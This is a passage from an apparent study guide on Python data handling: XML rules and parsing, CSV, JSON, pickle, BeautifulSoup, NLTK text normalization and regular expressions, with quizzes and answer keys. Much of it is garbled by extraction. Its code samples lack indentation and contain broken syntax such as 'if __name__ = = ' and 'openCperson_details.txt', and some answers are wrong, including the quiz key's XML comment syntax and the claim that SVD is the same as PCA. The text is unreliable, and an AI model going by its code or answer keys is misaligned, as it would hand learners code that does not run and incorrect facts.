   Incorrect:

   <movie>Maze Runner.

   Correct:

   <movie>Maze Runner. </movie>

2. **XML tags are case sensitive**

   When you create XML documents, the tag <Google> is different from the tag <google>.

   Incorrect:

   <Google>An Alphabet Company.

   </google>

   Correct:

   <google>An Alphabet Company.

   </google>

3. **All XML elements must be properly nested**

   Improper nesting of tags makes no sense to XML. Here <country> and <state> are sibling elements.

   Incorrect:

   <country><state>Alaska is the biggest state in USA </country></state>

   Correct:

   <country><state>Alaska is the biggest state in USA </state></country>

4. **All XML documents must have a root element.**

   All XML documents must contain a single tag pair to define a root element. All other elements must be within this root element. Family metaphors, such as a parent, child andsibling, are used to describe relationships between elements relative to each other.

Allelements can have sub-elements (child elements). Sub-elements must be correctly nestedwithin their parent element.

For example,

```
<root>
<child>
<subchild>.....</subchild>
</child>
</root>
```

5. Attribute values must always be quoted.

Omitting quotation marks around attribute values is illegal. The attribute value mustalways be quoted.

Incorrect:

```
<thor realm=Asgard> God of Thunder </thor>
```

Correct:

```
<thor realm="Asgard"> God of Thunder </thor>
```

6. Writing Comments in XML

Use the following syntax for writing comments in XML:

```
<!-- This is a comment -->
```

Q24. Construct an XML Formatted Data and Write Python Program to Parsethat XML Data.

Ans : **(Imp.)**

```
import xml.etree.ElementTree as ET
def main():
university_data = '''
<top_universities>
<year_2018>
<university_name location="USA">MIT</university_name> <ranking>First</ranking>
</year_2018>
<year_2018>
<university_name location="UK">Oxford</university_name>
<ranking>Sixth</ranking>
</year_2018>
<year_2018>
<university_name location="Singapore">NTU</university_name>
<ranking>Eleventh</ranking>
</year_2018>
</top_universities>
```

```
'''
root = ET.fromstring(university_data)
for ranking_year in root.findall('year_2018'):
university_name = ranking_year.find('university_name').text
ranking = ranking_year.find('ranking').text
location = ranking_year.find('university_name').get('location')
print(f"{university_name} University has secured {ranking} Worldwideranking and is located in {location}")
if __name__ = = "__main__":
main()
```

Output

```
MIT University has secured First Worldwide ranking and is located in USA
Oxford University has secured Sixth Worldwide ranking and is located in UK
NTU University has secured Eleventh Worldwide ranking and is located in Singapore
```

Q25. Write Python Program to Generate XML Formatted Data and Save it asan XML Document

Ans :

```
import xml.etree.ElementTree as ET
def main():
root = ET.Element("catalog")
child = ET.SubElement(root, "book", {"id":"bk101"})
subchild_1 = ET.SubElement(child, "author")
subchild_2 = ET.SubElement(child, "title")
subchild_1.text = "Michael Connelly"
subchild_2.text = "City of Bones"
child = ET.SubElement(root, "book", {"id":"bk102"})
subchild_1 = ET.SubElement(child, "author")
subchild_2 = ET.SubElement(child, "title")
subchild_1.text = "Jeffrey Friedl"
subchild_2.text = "Mastering Regular Expressions"
tree = ET.ElementTree(root)
tree.write("books.xml")
if __name__ = = "__main__":
main()
```

Short Question & Answers

1. What is data acquisition?

Ans :

Data acquisition is all about obtaining the artifacts that contain the input data from a variety of sources, extracting the data from the artifacts, and converting it into representations suitable for further processing.

2. What is file?

Ans :

A file is the common storage unit in a computer, and all programs and data are "written" into a file and "read" from a file. A file extension, sometimes called a file suffix or a file name extension, is the character or group of characters after the period that makes up an entire file name. File extensions also often indicate the file type, or file format, of the file but not always.

Any file's extensions can be renamed, but that will not convert the file to another formator change anything about the file other than this portion of its name.

3. What is Absolute File Path?

Ans:

The fully qualified path name is also called an Absolute path. A path is said to be a fully qualified path if it points to the file location, which always contains the root and the complete directory list. The current directory is the directory in which a user is working at a given time. Every user is always working within a directory.

4. What is Relative File Path?

Ans:

Relative path is defined as the path related to the present working directory (pwd). It starts at your current directory and never starts with a / .

To be more specific let's take a look on the below figure in which if we are looking for photos then absolute path for it will be provided as /home/jono/photos but assuming that we are already present in jono directory then the relative path for the same can be written as simple photos.

5. Define serialization and deserialization

Ans :

The process of serializing is to convert the data structure into a linear form, which can be stored or transmitted through the network.

In Python, the serialization allows the developer to convert the complex object structure into a stream of bytes that can be saved in the disk or can send through the network. The developer can refer to this process as marshalling. Whereas, Deserialization is the reverse process of serialization in which the user takes the stream of bytes and transforms it into the data structure. This process can be referred to as unmarshalling.

6. What is CSV File?

Ans :

A csv stands for "comma separated values", which is defined as a simple file format that uses specific structuring to arrange tabular data. It stores tabular data such as spreadsheet or database in plain text and has a common format for data interchange. A csv file opens into the excel sheet, and the rows and columns data define the standard format.

7. What is JSON?

Ans :

JSON stands for JavaScript Object Notation, which is a widely used data format for data interchange on the web. JSON is the ideal format for organizing data between a client and a server. Its syntax is similar to the JavaScript programming language. The main objective of JSON is to transmit the data between the client and the web server. It is easy to learn and the most effective way to

interchange the data. It can be used with various programming languages such as Python, Perl, Java, etc.

JSON mainly supports 6 types of data type In JavaScript:

- String
- Number
- Boolean
- Null
- Object
- Array

8. Pickle Module

Ans :

The pickle module of python contains the four methods:

1. dump(obj, file, protocol = None, * , fix_imports = True, buffer_callback = None)
2. dumps(obj, protocol = None, * , fix_imports = True, buffer_callback = None)
3. load(file, * , fix_imports = True, encoding = " ASCII ", errors = "strict ", buffers = None)
4. loads(bytes_object, * , fix_imports = True, encoding = " ASCII ", errors = " strict ", buffers = None)

The first two methods are used for the pickling process, and the next two methods are used for the unpickling process.

The difference between dump() and dumps() is that dump() creates the file which contains the serialization results, and the dumps() returns the string.

9. List Python CSV Module Functions.

Ans :

The CSV module work is used to handle the CSV files to read/write and get data from specified columns. There are different types of CSV functions, which are as follows:

- **csv.field_size_limit** - It returns the current maximum field size allowed by the parser.
- **csv.get_dialect -** It returns the dialect associated with a name.
- **csv.list_dialects -** It returns the names of all registered dialects.
- **csv.reader -** It read the data from a csv file
- **csv.register_dialect -** It associates dialect with a name. The name must be a string or a Unicode object.
- **csv.writer -** It writes the data to a csv file
- **csv.unregister_dialect -** It deletes the dialect which is associated with the name from the dialect registry. If a name is not a registered dialect name, then an error is being raised.
- **csv.QUOTE_ALL -** It instructs the writer objects to quote all fields.

10. What is the Use of XML in Python?

Ans :

- **Reuse** – Contents are separated from Presentation, which enables rapid creation of documents and content reuse.
- **Portability** – XML is an international, platform-independent standard based on ASCIItext, so developers can safely store their documents in XML without being tied toany one vendor.
- **Interchange** – XML is a core data standard that enables XML-aware applications to interoperate and share data seamlessly.
- **Self-describing** – XML is in a human-readable format that users can easily view and understand.

Choose the Correct Answers

1. Which of the following library is similar to Pandas ? [a]

   (a) NumPy (b) RPy

   (c) OutPy (d) None of the Mentioned

2. Which of the following plots are used to check if a data set or time series is random ? [a]

   (a) Lag (b) Random

   (c) Lead (d) None of the Mentioned

3. Which of the following works analogously to the form of the dictconstructor ? [a]

   (a) DataFrame.from_items (b) DataFrame.from_records

   (c) DataFrame.from_dict (d) All of the Mentioned

4. To read two characters from a file object infile, we use _____ [a]

   (a) infile.read(2) (b) infile.read( )

   (c) infile.readline( ) (d) infile.readlines( )

5. The process of pickling in Python includes: [c]

   (a) Conversion of a list into a datatable

   (b) Conversion of a byte stream into Python object hierarchy

   (c) Conversion of a Python object hierarchy into byte stream

   (d) None of these

6. The full form of abbreviation XML is [a]

   (a) Extensible Markup Language

   (b) Excisable Markup Language

   (c) Executive Markup Language

   (d) Extensible Managing Language

7. Guess the correct syntax of the declaration which defines the XML version. [c]

   (a) <xml version = "1.0"/> (b) <?xml version ="1.0"/>

   (c) <?xml version = "1.0"?> (d) </xml version = "1.0"/>

8. Comments in XML is identified by [d]

   (a) <? ------> (b) </ ------/>

   (c) <! ------> (d) </ ------>

9. Consider the following XML code and identify the root node. [a]

```
<?xml version = "1.0" encoding = "UTF-8"?>
<fullname>
    <firstname>Alex</firstname>
    <lastname>Stanley</lastname>
    <employeecode>EC123</employeecode>
</fullname>
```

(a) <fullname> (b) <firstname>

(c) <lastname> (d) <employeecode>

10. JSON stands for _____ [a]

(a) JavaScript Object Notation (b) Java Object Notation

(c) JSON Object Notation (d) All of these

Fill in the blanks

1. _____ is all about obtaining the artifacts that contain the input data from a variety of sources
2. An _____ is defined as specifying the location of a file or directory from the root directory(/).
3. To read the entire content of the CSV file as a nested list from a file object infile, we use _____ command.
4. The _____ allows the developer to convert the complex object structure into a stream of bytes that can be saved in the disk or can send through the network.
5. The readlines() method returns _____
6. The _____ discovery starts with the question to be answered and the type of analysis to be applied.
7. _____ supports two types of files.
8. The fully qualified path name is also called an _____
9. In Python, the _____ allows the developer to convert the complex object structure into a stream of bytes that can be saved in the disk or can send through the network.
10. Python _____ provides the facility to establish the interaction between the user and the operating system.

ANSWESRS

1. Data acquisition
2. Absolute path
3. csv.reader(infile)
4. Serialization
5. List of lines
6. Data science
7. Python
8. Absolute path
9. Serialization
10. OS module

UNIT II

Working with Text Data: Processing HTML Files, Processing Texts in Natural Languages.

Regular Expression Operations: Using Special Characters, Regular Expression Methods, Named Groups in Python Regular Expressions, Regular Expression with glob Module.

2.1 Working with Text Data

2.1.1 Processing Html Files

Q1. What is HTML?

Ans :

The first type of structured text document is HTML a markup language commonly used on the web for human-readable representation of information. An HTML document consists of text and predefined tags (enclosed in angle brackets < >) that control the presentation and interpretation of the text. The tags may have attributes.

The following table shows some HTML tags and their attributes.

Tag	Attributes	Purpose
HTML		Whole HTML document
HEAD		Document header
TITLE		Document title
BODY	background, bgcolor	Document body
HI, H2, H3, etc.		Section headers
I, EM		Emphasis
B, STRONG		Strong emphasis
PRE		Preformatted text
P, SPAN. DIV		Paragraph, span, division
BR		Line break
A	href	Hyperlink
IMG	src, width, height	Image
TABLE	width, border	Table
TR		Table row
TH.TD		Table header/data cell
OL. UL		Numbered/Itemlzed list
LI		List Item
DL		Description list
DT, DD		Description topic, definition
INPUT	name	User input field
SELECT	name	Pull-down menu

Q2. Explain, how can we use HTML to display text data.

Ans : **(Imp.)**

HTML is a precursor to XML, which is not a language but rather a family of markup languages having similar structure and intended in the first place for machine-readable documents. Users like us define XML tags and their attributes as needed.

The module Beautiful Soup is used for parsing, accessing, and modifying HTML and XML documents. You can construct a BeautifulSoup object from a markup string, a markup file, or a URL of a markup document on the web:

```
from bs4 import BeautifulSoup
from urllib.request import urlopen
# Construct soup from a string
soup1 = BeautifulSoup("<HTML><HEAD>«headers»</HEAD>«body»</HTML>")
# Construct soup from a local file
soup2 = BeautifulSoup(open("myDoc.html"))
# Construct soup from a web document
# Remember that urlopen() does not add "http://"!
soup3 = BeautifulSoup(urlopen("http://www.networksciencelab.com/"))
```

The second optional argument to the object constructor is the markup parser—a Python component that is in charge of extracting HTML tags and entities.

BeautifulSoup comes with four preinstalled parsers:

- "html.parser" (default, very fast, not very lenient; used for "simple" HTMLdocuments)
- "lxml" (very fast, lenient)
- "xml" (for XML files only)
- "html5lib" (very slow, extremely lenient; used for HTML documents

withcomplicated structure, or for all HTML documents if the parsing speed isnot an issue)

When the soup is ready, you can pretty print the original markup document with the function soup.prettify().

The function soup.get_text() returns the text part of the markup document with all tags removed. Use this function to convert markup to plain text.

```
htmlString = '''
<HTML>
<HEAD><TITLE>My document</TITLE></HEAD>
<BODY>Main text.</BODY></HTML>
'''
soup = BeautifulSoup(htmlString)
soup.get_text()
⇒ '\nMy document\nMain text.\n'
```

Often markup tags are used to locate certain file fragments.

For example: you might be interested in the first row of the first table

BeautifulSoup uses a consistent approach to all vertical and horizontal relations between tags. The relations are expressed as attributes of the tag objects and resemble a file system hierarchy.

The soup title, is the soup object attribute. The value of the name object of the title's parent element issoup.title.parent.name.string, and the first cell in the first row of the first table isprobably soup.body.table.tr.td.

Any tag t has a name t.name, a string value t.string , the parent t.parent, the next t.next and the previous t.prev tags, and zero or more children t.children.

BeautifulSoup provides access to HTML tag attributes through a Python dictionary inter face. If the object t represents a hyperlink (such as <a href="foobar.html">,then the string value of the destination of the hyperlink is t["href"].string.

Note that HTML tags are case-insensitive.

Perhaps the most useful soup functions are soup.find() and soup.find_all(), which find the first instance or all instances of a certain tag. Here's how to find things:

- All instances of the tag <H2>:level2headers = soup.find_all("H2")
- All bold or italic formats:formats = soup.find_all(["i", "b", "em", "strong"])
- All tags that have a certain attribute (for example, id="link3"):soup.find(id="link3")
- All hyperlinks and also the destination URL of the first link, using either the dictionary notation or the tag.get() function:

```
links = soup.find_all("a")
firstLink = links[0]["href"]
# Or:
firstLink = links[0].get("href")
```

By the way, both expressions in the last example fail if the attribute is not present. You must use the tag.has_attr() function to check the presence of anattribute before you extract it.

The following expression combines BeautifulSoupand list comprehension to extract all links and their respective URLs and labels (useful for recursive web crawling):

```
with urlopen("http://www.networksciencelab.com/") as doc:
soup = BeautifulSoup(doc)
links = [(link.string, link["href"])
for link in soup.find_all("a")
if link.has_attr("href")]
```

The value of links is a list of tuples:

```
⇒ [('Network Science Workshop',
⇒ 'http://www.slideshare.net/DmitryZinoviev/workshop-20212296'),
⇒ «...»,('Academia.edu',
⇒ 'https://suffolk.academia.edu/DmitryZinoviev'), ('ResearchGate',
⇒ 'https://www.researchgate.net/profile/Dmitry_Zinoviev')]
```

2.1.2 Processing texts in natural languages

Q3. What are the characteristics of a text in natural language?

Ans : **(Imp.)**

- A text in a natural language has no tags, no delimiters, and no data types, but it still may be a rich source of information.
- The text in a natural language is to be known if (and how often) certain words are used in the text (word and sentence tokenization), what kindof text it is (text classification), whether it conveys a positive or negative message(sentiment analysis), who or what is mentioned in the text (entity extraction), and so on.
- We can read and process a text or two with our own eyes, but massive text analysis calls for automated natural language processing (NLP).
- A lot of NLP functionality is implemented in the Python module nltk (NaturalLanguage Toolkit). The module is organized around corpora (collections of words and expressions), functions, and algorithms.

Q4. Explain about NLTK Corpora.

Ans :

NLTK Corpora

A corpus is a structured or unstructured collection of words or expressions.

All NLTK corpora are stored in the module nltk.corpus. Some examples follow:

- **gutenberg:** contains eighteen English texts from the Gutenberg Project, such as Moby Dick and the Bible.
- **names:** a list of 8,000 male and female names.
- **words:** a list of 235,000 most frequently used English words and forms.
- **stopwords:** a list of stop words (the most frequently used words) in fourteen languages. The English list is in stopwords. words ("english"). Stop words are usually eliminated from the text for most analyses types because they usually don't add anything to our understanding of texts.
- **cmudict:** a pronunciation dictionary composed with over 134,000 entries. Each entry in cmudict.entries() is a tuple of a word and a list of syllables. The same word may have several different pronunciations. You can use this corpus to identify homophones ("soundalikes").

The object nltk.corpus.wordnet is an interface to another corpus—an online semantic word network WordNet (Internet access is required).

The networkis a collection of synsets (synonym sets)—words tagged with a part-of-speechmarker and a sequential number:

```
wn = nltk.corpus.wordnet # The corpus reader
wn.synsets("cat")
⇒ '[Synset('cat.n.01'), Synset('guy.n.01'), «more synsets»]
```

For each synset, you can look up its definition, which may be quite unexpected:

```
wn.synset("cat.n.01").definition()
```

wn.synset("cat.n.02").definition()

⇒ ' feline mammal usually having thick soft fur «...»'

⇒ an informal term for a youth or man'

A synset may have hypernyms (less specific synsets) and hyponyms (morespecific synsets), which make synsets look like OOP classes with subclasses and superclasses.

wn.synset("cat.n.01").hypernyms()

wn.synset("cat.n.01").hyponyms()

⇒ [Synset('feline.n.01')]

⇒ [Synset('domestic_cat.n.01'), Synset('wildcat.n.03')]

Finally, you can use WordNet to calculate semantic similarity between twosynsets. The similarity is a double number in the range [0...1].

If the similarityis 0, the synsets are unrelated; if it is 1, the synsets are full synonyms.

x = wn.synset("cat.n.01")

y = wn.synset("lynx.n.01")

x.path_similarity(y)

⇒ '0.04

Let's have a look at all synsets for"dog" and "cat" and find the definitions of the most semantically close of them:

[simxy.definition() for simxy in max(

(x.path_similarity(y), x, y)

for x in wn.synsets('cat')

for y in wn.synsets('dog')

if x.path_similarity(y) # Ensure the synsets are related at all

)[1:]]

⇒ ['an informal term for a youth or man', 'informal term for a man']

In addition to using the standard corpora, you can create your own corporathrough the PlaintextCorpusReader. The reader looks for the files in the root directory that match the glob pattern.

myCorpus = nltk.corpus.PlaintextCorpusReader(root, glob)

The function fileids() returns the list of files included in the newly minted corpus.

The function raw() returns the original "raw" text in the corpus.

The function sents() returns the list of all sentences.

The function words() returnsthe list of all words.

Convertingraw text into sentences and words happens.

myCorpus.fileids()

myCorpus.raw()

myCorpus.sents()

myCorpus.words()

Q5. Explain about the Normalization process in Natural Language.

Ans : **(Imp.)**

Normalization

Normalization is the procedure that prepares a text in a natural language It typically involves the following steps:

1. **Tokenization (breaking the text into words):** NLTK provides two simple and two more advanced tokenizers. The sentence tokenizer returns a list of sentences as strings. All other tokenizers return a list of words:

- word_tokenize(text)—word tokenizer
- sent_tokenize(text)—sentence tokenizer
- regexp_tokenize(text, re)—regular expression-based tokenizer; parameterre is a regular expression that describes a valid word

Depending on the quality of the tokenizer and the punctuational structure of the sentence, some "words" may contain non-alphabetic characters.

For the tasks that heavily depend on punctuation analysis, such as sentiment analysis through emoticons, you need an advanced WordPunctTokenizer.

Comparehow WordPunctTokenizer.tokenize() and word_tokenize() parse the same text:

```
from nltk.tokenize import WordPunctTokenizer
word_punct = WordPunctTokenizer()
text = "}Help! :))) :[ ..... :D{"
word_punct.tokenize(text)
⇒ ["}", "Help", "!", ":)))", ":[", ".....", ":", "D", "{"]
nltk.word_tokenize(text)
⇒ ["}", "Help", "!", ":", ")", ")", ")", ":", "[", "...",
⇒ '".", ":", "D", "{"]
```

2. Conversion of the words to all same-case characters (all uppercase orlowercase).
3. Elimination of stop words. Use the corpus stopwords and additional application-specific stop word lists as the reference. Remember that the wordsin stopwords are in lowercase.

   If you look up "THE" (definitely a stop word)in the corpus, it won't be there.
4. Stemming (conversion of word forms to their stems). NLTK supplies twobasic stemmers: a less aggressive Porter stemmer and a more aggressive

   Lancaster stemmer. Due to its aggressive stemming rules, the Lancasterstemmer produces more homonymous stems. Both stemmers have the function stem(word) that returns the alleged stem of word:

```
pstemmer = nltk.PorterStemmer()
pstemmer.stem("wonderful")
⇒ 'wonder'
```

```
lstemmer = nltk.LancasterStemmer()
lstemmer.stem("wonderful")
```

⇒ 'wond'

Apply either stemmer only to single words, not to complete phrases.

5. **Lemmatization:** a slower and more conservative stemming mechanism. The Word Net Lemmatizer looks up calculated stems in Word Net and accepts them only if they exist as words or forms. (Internet access is required to use the lemmatizer.) The function lemmatize(word) returns the lemma of word.

```
lemmatizer = nltk.WordNetLemmatizer()
lemmatizer.lemmatize("wonderful")
```

⇒ 'wonderful'

Though technically not a part of the normalization sequence, the part-of speech tagging (POS tagging) is nonetheless an important step in text preprocessing.

The function nltk.pos_tag(text) assigns a part-of-speech tag to every word in the text, which is given as a list of words. The return value is a list of tuples,where the first element of a tuple is the original word and the second elementis a tag.

```
nltk.pos_tag(["beautiful", "world"])
# An adjective and a noun
```

⇒ '[('beautiful', 'JJ'), ('world', 'NN')]

To put everything together, let's display the ten most frequently used nonstopword stems in the file index.html.

```
from bs4 import BeautifulSoup
from collections import Counter
from nltk.corpus import stopwords
from nltk import LancasterStemmer
# Create a new stemmer
ls = nltk.LancasterStemmer()
# Read the file and cook a soup
with open("index.html") as infile:
soup = BeautifulSoup(infile)
# Extract and tokenize the text
words = nltk.word_tokenize(soup.text)
# Convert to lowercase
words = [w.lower() for w in words]
# Eliminate stop words and stem the rest of the words
words = [ls.stem(w) for w in text if w not in
stopwords.words("english") and w.isalnum()]
# Tally the words
freqs = Counter(words)
print(freqs.most_common(10))
```

Q6. What are the other text Processing Procedures used for NLP

Ans :

Other Text-Processing Procedures

- **Segmentation:** recognition of "word" boundaries in a text that has nosyntactic word.
- **Text classification:** assigning a text to one of the preset categories, basedon predefined criteria. A special case of text classification is sentiment analysis, which is typically based on the analysis of frequencies of emotionally charged words.
- **Entity extraction:** detection of words or phrases with predetermined properties, usually referring to entities, such as persons, geographic allocations, companies, products, and brands.
- **Latent semantic indexing:** identification of patterns in the relationships between the terms and concepts contained in an unstructured collection of text, using singular value decomposition (SVD). Incidentally, SVD isalso known as principal component analysis (PCA) in statistics.

2.2 REGULAR EXPRESSION OPERATIONS

2.2.1 Using Special Characters

Q7. What is regular expression?

Ans :

A regular expression is a special sequence of characters that helps you match or find other strings or sets of strings, using a specialized syntax held in a pattern. Regular expressions are widely used in UNIX world.

The Python module re provides full support for Perl-like regular expressions in Python. The re module raises the exception re.error if an error occurs while compiling or using a regular expression.

To avoid any confusion while dealing with regular expressions, we would use Raw Strings as 'r'expression.

Special characters make text processing more complicated because you have to pay close attention to context. A character may be special to Python but not to regular expressions, or vice versa.

Q8. What are meta characters? Explain, the Meta characters used for regular expressions?

Ans : **(Imp.)**

Meta-Characters

Metacharacters are characters that are interpreted in a special way by a RegEx engine. Here's a list of metacharacters:

[] . ^ $ * + ? {} () \ |

[] - Square brackets

Square brackets specifies a set of characters you wish to match.

Expression	String	Matched?
	a	1 match
	ac	2 matches
[abc]	Hey Jude	No match
	abc de ca	5 matches

Here, [abc] will match if the string you are trying to match contains any of the a, b or c.

You can also specify a range of characters using - inside square brackets.

- [a-e] is the same as [abcde].
- [1-4] is the same as [1234].
- [0-39] is the same as [01239].

You can complement (invert) the character set by using caret ^ symbol at the start of a square-bracket.

- [^abc] means any character except a or b or c.
- [^0-9] means any non-digit character.

. - Period

A period matches any single character (except newline '\n').

Expression	String	Matched?
	a	No match
..	ac	1 match
	acd	1 match
Expression	String	Matched?
	acde	2 matches (contains 4 characters)

^ -Caret

The caret symbol ^ is used to check if a string starts with a certain character.

Expression	String	Matched?
	a	1 match
^a	abc	1 match
	bac	No match
^ab	abc	1 match
	acb	No match (starts with a but not followed by b)

(i) $-Dollar

The dollar symbol $ is used to check if a string ends with a certain character.

Expression	String	Matched?
	a	1 match
a$	formula	1 match
	cab	No match

(ii) *-Star

The star symbol * matches zero or more occurrences of the pattern left to it.

Expression	String	Matched?
	mn	1 match
	man	1 match
ma*n	maaan	1 match
	main	No match (a is not followed by n)

Expression	String	Matched?
	woman	1 match

(iii) + - Plus

The plus symbol + matches one or more occurrences of the pattern left to it.

Expression	String	Matched?
	mn	No match (no a character)
	man	1 match
ma+n	maaan	1 match
	main	No match (a is not followed by n)
	woman	1 match

(iv) ?-Question Mark

The question mark symbol ? matches zero or one occurrence of the pattern left to it.

Expression	String	Matched?
	mn	1 match
	man	1 match
ma?n	maaan	No match (more than one a character)
	main	No match (a is not followed by n)
	woman	1 match

(v) {}-Braces

Consider this code: {n,m}. This means at least n, and at most m repetitions of the pattern left to it.

Expression	String	Matched?
a{2,3}	abc dat	No match
Expression	String	Matched?
	abc daat	1 match (at daat)
	aabc daaat	2 matches (at aabc and daaat)
	aabc daaaat	2 matches (at aabc and daaaat)

Let's try one more example. This RegEx [0-9]{2, 4} matches at least 2 digits but not more than 4 digits

Expression	String	Matched?
[0-9]{2,4}	ab123csde	1 match (match at ab123csde)
12 and 345673	3 matches (12, 3456, 73)	
	1 and 2	No match

(vi) |-Alternation

Vertical bar | is used for alternation (or operator).

Expression	String	Matched?
	cde	No match
a|b	ade	1 match (match at ade)
	acdbea	3 matches (at acdbea)

Here, a|b match any string that contains either a or b

(vii) ()-Group

Parentheses () is used to group sub-patterns. For example, (a|b|c)xz match any string that matches either a or b or c followed by xz

Expression	String	Matched?
	ab xz	No match
(a|b|c)xz	abxz	1 match (match at abxz)
	axz cabxz	2 matches (at axzbc cabxz)

(viii) \-Backslash

Backlash \ is used to escape various characters including all metacharacters. For example,

\$a match if a string contains $ followed by a. Here, $ is not interpreted by a RegEx engine in a special way.

If you are unsure if a character has special meaning or not, you can put \ in front of it. This makes sure the character is not treated in a special way.

(ix) Special Sequences

Special sequences make commonly used patterns easier to write. Here's a list of special sequences:

- \A-Matches if the specified characters are at the start of a string.

Expression	String	Matched?
	the sun	Match
\Athe	In the sun	No match

- \b - Matches if the specified characters are at the beginning or end of a word.

Expression	String	Matched?
	football	Match
\bfoo	a football	Match
	afootball	No match
foo\b	the foo	Match
	the afoo test	Match
	the afootest	No match

- \B - Opposite of \b. Matches if the specified characters are not at the beginning or end of a word.

Expression	String	Matched?
	football	No match
\Bfooa	football	No match
	afootball	Match
	the foo	No match
foo\B	the afoo test	No match
	the afootest	Match

- \d - Matches any decimal digit. Equivalent to [0-9]

Expression	String	Matched?
	12abc3	3 matches (at 12abc3)
\d	Python	No match

- \D - Matches any non-decimal digit. Equivalent to [^0-9]

Expression	String	Matched?
	1ab34"50	3 matches (at 1ab34"50)
\D	1345	No match

- \s - Matches where a string contains any white space character. Equivalent to [\t\n\r\f\v].

Expression	String	Matched?
	Python RegEx	1 match
\s	PythonRegEx	No match

- \S - Matches where a string contains any non-whitespace character. Equivalent to [^ \t\n\r\f\v].

Expression	String	Matched?
	a b	2 matches (at ab)
\S		No match

- \w - Matches any alphanumeric character (digits and alphabets). Equivalent to [a-zA-Z0-9_]. By the way, underscore _ is also considered an alphanumeric character.

Expression	String	Matched?
	12&": ;c	3 matches (at 12&": ;c)
\w	%"> !	No match

- \W - Matches any non-alphanumeric character. Equivalent to [^a-zA-Z0-9_]

Expression	String	Matched?
	1a2%c	1 match (at 1a2%c)
\W	Python	No match

- \Z - Matches if the specified characters are at the end of a string.

Expression	String	Matched?
	I like Python	1 match
Python\Z	I like Python Programming	No match
	Python is fun.	No match

2.2.2 Regular Expression Methods

Q9. Explain various functions / methods used in regular expressions.

Ans : **(Imp.)**

In Python, methods to use and apply regular expressions can be accessed by importing the re module. The re module provides an interface to the Python regular expression engine.

Python has a module named re to work with regular expressions. To use it, we need to import the module.

```
import re
```

The module defines several functions and constants to work with RegEx.

1. re.findall()

The re.findall() method returns a list of strings containing all matches.

Example: re.findall()

```
# Program to extract numbers from a string
import re
string = 'hello 12 hi 89. Howdy 34'
pattern = '\d+'
result = re.findall(pattern, string)
print(result)
# Output: ['12', '89', '34']
```

If the pattern is not found, re.findall() returns an empty list.

2. re.split()

The re.split method splits the string where there is a match and returns a list of strings where the splits have occurred.

Example: re.split()

```
import re
string = 'Twelve:12 Eighty nine:89.'
pattern = '\d+'
result = re.split(pattern, string)
print(result)
# Output: ['Twelve:', ' Eighty nine:', '.']
```

If the pattern is not found, re.split() returns a list containing the original string.

You can pass maxsplit argument to the re.split() method. It's the maximum number of splits that will occur.

```
import re
string = 'Twelve:12 Eighty nine:89 Nine:9.'
pattern = '\d+'
# maxsplit = 1
# split only at the first occurrence
result = re.split(pattern, string, 1)
print(result)
# Output: ['Twelve:', ' Eighty nine:89 Nine:9.']
```

By the way, the default value of maxsplit is 0; meaning all possible splits.

3. re.sub()

The syntax of re.sub() is:

```
re.sub(pattern, replace, string)
```

The method returns a string where matched occurrences are replaced with the content of replace variable.

Example: re.sub()

```
# Program to remove all whitespaces
import re
# multiline string
string = 'abc 12\
de 23 \n f45 6'
# matches all whitespace characters
pattern = '\s+'
# empty string
replace = ''
new_string = re.sub(pattern, replace, string)
print(new_string)
# Output: abc12de23f456
```

If the pattern is not found, re.sub() returns the original string.

You can pass count as a fourth parameter to the re.sub() method. If omited, it results to 0. This will replace all occurrences.

```
import re
# multiline string
```

```
string = 'abc 12\
de 23 \n f45 6'
# matches all whitespace characters
pattern = '\s+'
replace = ''
new_string = re.sub(r'\s+', replace, string, 1)
print(new_string)
# Output:
# abc12de 23
# f45 6
```

4. re.subn()

The re.subn() is similar to re.sub() except it returns a tuple of 2 items containing the new string and the number of substitutions made.

Example : re.subn()

```
# Program to remove all whitespaces
import re
# multiline string
string = 'abc 12\
de 23 \n f45 6'
# matches all whitespace characters
pattern = '\s+'
# empty string
replace = ''
new_string = re.subn(pattern, replace, string)
print(new_string)
# Output: ('abc12de23f456', 4)
```

5. re.search()

The re.search() method takes two arguments: a pattern and a string. The method looks for the first location where the RegEx pattern produces a match with the string.

If the search is successful, re.search() returns a match object; if not, it returns None.

```
match = re.search(pattern, str)
```

Example : re.search()

```
import re
string = "Python is fun"
# check if 'Python' is at the beginning
```

```
match = re.search('\APython', string)
if match:
print("pattern found inside the string")
else:
print("pattern not found")
# Output: pattern found inside the string
```

Here, match contains a match object.

Q10. Explain Match Object used for Python Regular Expressions.

Ans :

Match object

You can get methods and attributes of a match object using dir() function.Some of the commonly used methods and attributes of match objects are:

match.group()

The group() method returns the part of the string where there is a match.

Match object

```
import re
string = '39801 356, 2102 1111'
# Three digit number followed by space followed by two digit number
pattern = '(\d{3}) (\d{2})'
# match variable contains a Match object.
match = re.search(pattern, string)
if match:
print(match.group())
else:
print("pattern not found")
# Output: 801 35
```

Here, match variable contains a match object.

Our pattern (\d{3}) (\d{2}) has two subgroups (\d{3}) and (\d{2}). You can get the part of the string of these parenthesized subgroups. Here's how:

```
>>>match.group(1)
'801'
>>>match.group(2)
'35'
>>>match.group(1, 2)
('801', '35')
```

```
>>>match.groups()
('801', '35')
```

match.start(), match.end() and match.span()

The start() function returns the index of the start of the matched substring. Similarly, end() returns the end index of the matched substring.

```
>>>match.start()
2
>>>match.end()
8
```

The span() function returns a tuple containing start and end index of the matched part.

```
>>>match.span()
(2, 8)
```

match.re and match.string

The re attribute of a matched object returns a regular expression object. Similarly, string attribute returns the passed string.

```
>>>match.re
re.compile('(\\d{3}) (\\d{2})')
>>>match.string
'39801 356, 2102 1111'
```


Q11.Write a program Input File Which Contains a List of Names and Phone Numbers Separated by Spaces in the Following Format.

Alex 80-23425525

Emily 322-56775342

Grace 20-24564555

Anna 194-49611659

Phone Number Contains a 3- or 2-Digit Area Code and a Hyphen Followed By an 8-Digit Number.

Find All Names Having Phone Numbers with a 3-Digit Area Code Using Regular Expressions.

Ans :

```
1. import re
2. defmain():
3. pattern = re.compile(r"(\w+)\s+\d{3}-\d{8}")
4. with openCperson_details.txt", "r") as file_handler:
5. print("Names having phone numbers with 3 digit area code")
6. for each_line in file_handler:
```

```
7.  match_object = pattern.search(each_line)
8.  if match_object:
9.  print(match_object.group(l))
10. if__name__= = "__main__"
11. main()
```

OUTPUT

Names having phone numbers with 3 digit area code

Emily

Anna

